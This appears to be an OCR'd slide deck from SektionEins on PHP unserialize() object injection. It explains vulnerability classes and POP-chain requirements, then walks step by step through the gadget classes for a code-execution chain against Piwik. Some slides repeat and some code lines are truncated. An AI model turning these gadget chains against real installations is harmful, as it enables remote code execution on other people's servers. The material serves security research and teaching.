
unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}




unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}



unserialize()


- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}



SektionEins

unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}




my_Class->__wakeup() is called

SektionEins

unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}



- Part III
- Useable Vulnerabilities Classes

When is an application vulnerable?

- An application is vulnerable if malicious input is passed to unserialize()
- Deserialization of user input is most obvious vulnerability cause
- but PHP applications use unserialize() in many different ways
- Other vulnerability classes can result in unserialize() vulnerabilities

Deserialization of User Input

- Applications use serialize() / unserialize() to transfer complex data
- Used in hidden HTML form fields and HTTP cookies
- Easy way to transfer arrays
- Developers are unaware of code execution
- Was quite harmless in PHP 4 days (aside from low level exploits)

```
if (!isset($_REQUEST['printpages']) && !isset($_REQUEST['printstructures'])) {
    ...
} else {
    $printpages = unserialize(urldecode($_REQUEST["printpages"]));
    $printstructures = unserialize(urldecode($_REQUEST['printstructures']));
}
...
$form_printpages = urlencode(serialize($printpages));
$smarty->assign_by_ref('form_printpages', $form_printpages);
```


SektionEins

Deserialization of Cache Files

- Applications use serialize() / unserialize() to store variables in caching files
- These files are not supposed to be changeable by the user
- Cache file directory usually very near the directory for file uploads
- File upload vulnerabilities can result in caching files being overwritten
- File uploads outside of document root can still result in interesting attacks

```
<?php
class Zend_Cache_Core
{
    public function load($id, $doNotTestCacheValidity = false, $doNotUnserialize = f
    {
        if (!$this->_options['caching']) {
            return false;
        }
        $id = $this->_id($id); // cache id may need prefix
        $this->_lastId = $id;
        self::_validateIdOrTag($id);
        $data = $this->_backend->load($id, $doNotTestCacheValidity);
        if ($data===false) {
            // no cache available
            return false;
        }
        if ((!$doNotUnserialize) && $this->_options['automatic_serialization']) {
            // we need to unserialize before sending the result
            return unserialize($data);
        }
        return $data;
    }
```

Deserialization of Network Data

- Applications use serialize() / unserialize() for public web APIs
- Well known example: Wordpress
- when API is using plaintext HTTP protocol - vulnerable to MITM
- HTTP man-in-the-middle to perform attacks against unserialize()

```
$options = array(
    'timeout' => ( ( defined('DOING_CRON') && DOING_CRON ) ? 30 : 3),
    'body' => array( 'plugins' => serialize( $to_send ) ),
    'user-agent' => 'WordPress/' . $wp_version . '; ' . get_bloginfo( 'url' )
);

$raw_response = wp_remote_post('http://api.wordpress.org/plugins/update-check/1.0/', $options);

if ( is_wp_error( $raw_response ) )
    return false;

if ( 200 != $raw_response['response']['code'] )
    return false;

$response = unserialize( $raw_response['body'] );
```

Deserialization of Database Fields

- Applications / Frameworks use serialize() / unserialize() to store more complex data in database fields
- Therefore SQL injection vulnerabilities might allow attackers to control what is deserialized
- Database APIs like PDO_MySQL allow stacked SQL queries

```
public function jsonGetFavoritesProjectsAction()
{
    $setting = Phprojekt_Loader::getLibraryClass('Phprojekt_Setting');
    $setting->setModule('Timecard');

    $favorites = $setting->getSetting('favorites');
    if (!empty($favorites)) {
        $favorites = unserialize($favorites);
    } else {
        $favorites = array();
    }
```

Session Deserialization Weakness

- If attacker has control over start of session key name and the associated value he can exploit a vulnerability in the session extension
- MOPS-2010-060 is a weakness that allows to inject arbitrary serialized values into the session by confusing the deserializer with a !
- This allows to attack unserialize() through the session deserializer

```php
<?php
// Start the session
session_start();

// Full Control

$_SESSION = array_merge($_SESSION , $_POST);

// Just controlling one session entry
$prefix = $_REQUEST['prefix'];
$_SESSION[$prefix.'_foo'] = $_REQUEST[$prefix];
?>
```

- Part IV
- Exploitability Requirements

When is an application exploitable?

- Application is exploitable
  - if it is deserializing user input
  - and contains classes useable in a POP chain
- A class is useable in a POP chain
  - if it is available during unserialize()
  - if it can start a POP chain
  - if it can transfer execution in a POP chain
  - if it contains interesting operations

Class Availability

- POP attacks can only use classes available during unserialize()
- unserialize() can deserialize any valid classname - but unknown classes will be incomplete and unusable for POP
- PHP only knows about classes defined in already included files
- some PHP applications register an __autoload() function which often allows all application classes to be used

POP Chain: Starting the Chain

- a class can be start of a POP chain if it has an interesting object method that is automatically executed by PHP
- Usually this is
  - __wakeup()
  - __destruct()
- but other magic methods are possible
  - __toString()
  - __call()
  - __set()
  - __get()

```
<?php
class popstarter
{
    function __destruct()
    {
        ...
    }
}
?>
```

POP Chain: Execution Flow Transfer

- a class can be interesting for a POP chain if it transfers execution to an object inside its properties
  - by invoking a method
  - by invoking a __toString() conversion the other object
  - by invoking another magic method of the object

```php
<?php
class exectransfer
{
  function methodA()
  {
    $this->prop2->methodB();
    $this->prop3->data = $this->prop4;
    return 'data: ' . $this->prop1;
  }
}
?>
```

POP Chain: Interesting Operations

- The end of a POP chain requires a class method that contains an interesting operation
- Interesting operations are
  - file access
  - database access
  - session access
  - mail access
  - dynamic code evaluation
  - dynamic code inclusion
  - ...

```
<?php
class operation
{
  function methodB()
  {
    $message = file_get_contents($this->tempfile);
    mail($this->to, $this->subject, $message);
    unlink($this->tempfile);
  }
}
?>
```

- Part V
- Example: Piwik

Piwik

- Popular User Tracking Software
- similar to Google Analytics
- in Germany used on many important websites
    - most major political parties
    - all smaller banks
    - security companies - SAFER SHOPPING certification site
    - popular open source sites - Typo3.org
    - ...
- Published in December 2009: Piwik deserializes the Cookie

Piwik in 2010

- Bug was fixed December 2009 - Old news?
- but Piwik developers did not follow our suggestion
- they did not remove unserialize()
- instead a blacklist was added that tries to detect malicious Cookies
- blacklist looks okay - but the unserialize() parser allows bypassing it

➡ no details until it is fixed correctly

Creating a POP Exploit for Piwik (I)

- Step 1 - Find classes useable for starting a POP chain
  - 8 classes from Zend Framework define __wakeup()
  - 11 classes from Zend Framework define __destruct()
  - 11 classes from Piwik's core define __destruct()

Zend_Log

```
class Zend_Log
{
    ...
    /**
     * @var array of Zend_Log_Writer_Abstract
     */
    protected $_writers = array();
    ...

    /**
     * Class destructor.  Shutdown log writers
     *
     * @return void
     */
    public function __destruct()
    {
        foreach($this->_writers as $writer) {
            $writer->shutdown();
        }
    }
```

Zend_Log

_writers

Creating a POP Exploit for Piwik (II)

- **Step 2** - Find classes that can **continue the POP chain**
  - need to have a **shutdown()** method
  - **6 classes** from Zend Framework have a **shutdown()** method
  - only **ONE** is interesting **- Zend_Log_Writer_Mail**

Zend_Log_Writer_Mail

```
        if (empty($this->_eventsToMail)) {
            return;
        }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntr
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numE
        }

        $this->_mail->setBodyText(implode('', $this->_eventsToMail));

        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);

            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame
```

Zend_Log_Writer_Mail

_eventsToMail
_subjectPrependText
_mail
_layout
_layoutEventsToMail

Creating a POP Exploit for Piwik (III)

- Step 3 - Find more classes that can continue the POP chain
  - one class needs to have setBodyText()/setBodyHTML() methods

    ➡ only Zend_Mail fits
  - another class needs to have a render() method
    - 14 classes of Piwik‘s core match
    - 6 classes of the HTML PEAR library match
    - 21 classes of Zend Framework match
    - 1 Piwik Plugin matches

    ➡ ... after hard work ... Piwik_View is the most interesting one

Piwik_View

```
    private $smarty = false;
    ...
    public function render()
    {
        try {
            $this->currentModule = Piwik::getModule();
            ...
            $this->loginModule = Piwik::getLoginPluginName();
        } catch(Exception $e) {
            // can fail, for example at installation (no plugin loaded yet)
        }

        $this->totalTimeGeneration = Zend_Registry::get('timer')->getTime();
        try {
            $this->totalNumberOfQueries = Piwik::getQueryCount();
        }
        catch(Exception $e){
            $this->totalNumberOfQueries = 0;
        }

        @header('Content-Type: '.$this->contentType);
```

Piwik_View

smarty template

Creating a POP Exploit for Piwik (III)

- **Step 4** - Find more classes that can **continue the POP chain**
  - need to have a **fetch()** method
    - 3 classes of **Piwik's core** match (DB classes)
    - 1 class of the **Smarty library** matches
    - 8 classes of **Zend Framework** match (mostly DB classes)
    - ➡ ... after hard work ... **Piwik_Smarty** is the most interesting one

Piwik_Smarty (I)

```
{
    ...
        if ($display && !$this->caching && count($this->_plugins['outputfilter']) == 0) {
            if ($this->_is_compiled($resource_name, $_smarty_compile_path)
                    || $this->_compile_resource($resource_name, $_smarty_compile_path))
            {
                include($_smarty_compile_path);
            }
        } else {
            ...
        }
        ...
    }

    function _is_compiled($resource_name, $compile_path)
    {
        ...
        // get file source and timestamp
        $_params = array('resource_name' => $resource_name, 'get_source'=>false);
        if (!$this->_fetch_resource_info($_params)) {
```

Piwik_Smarty

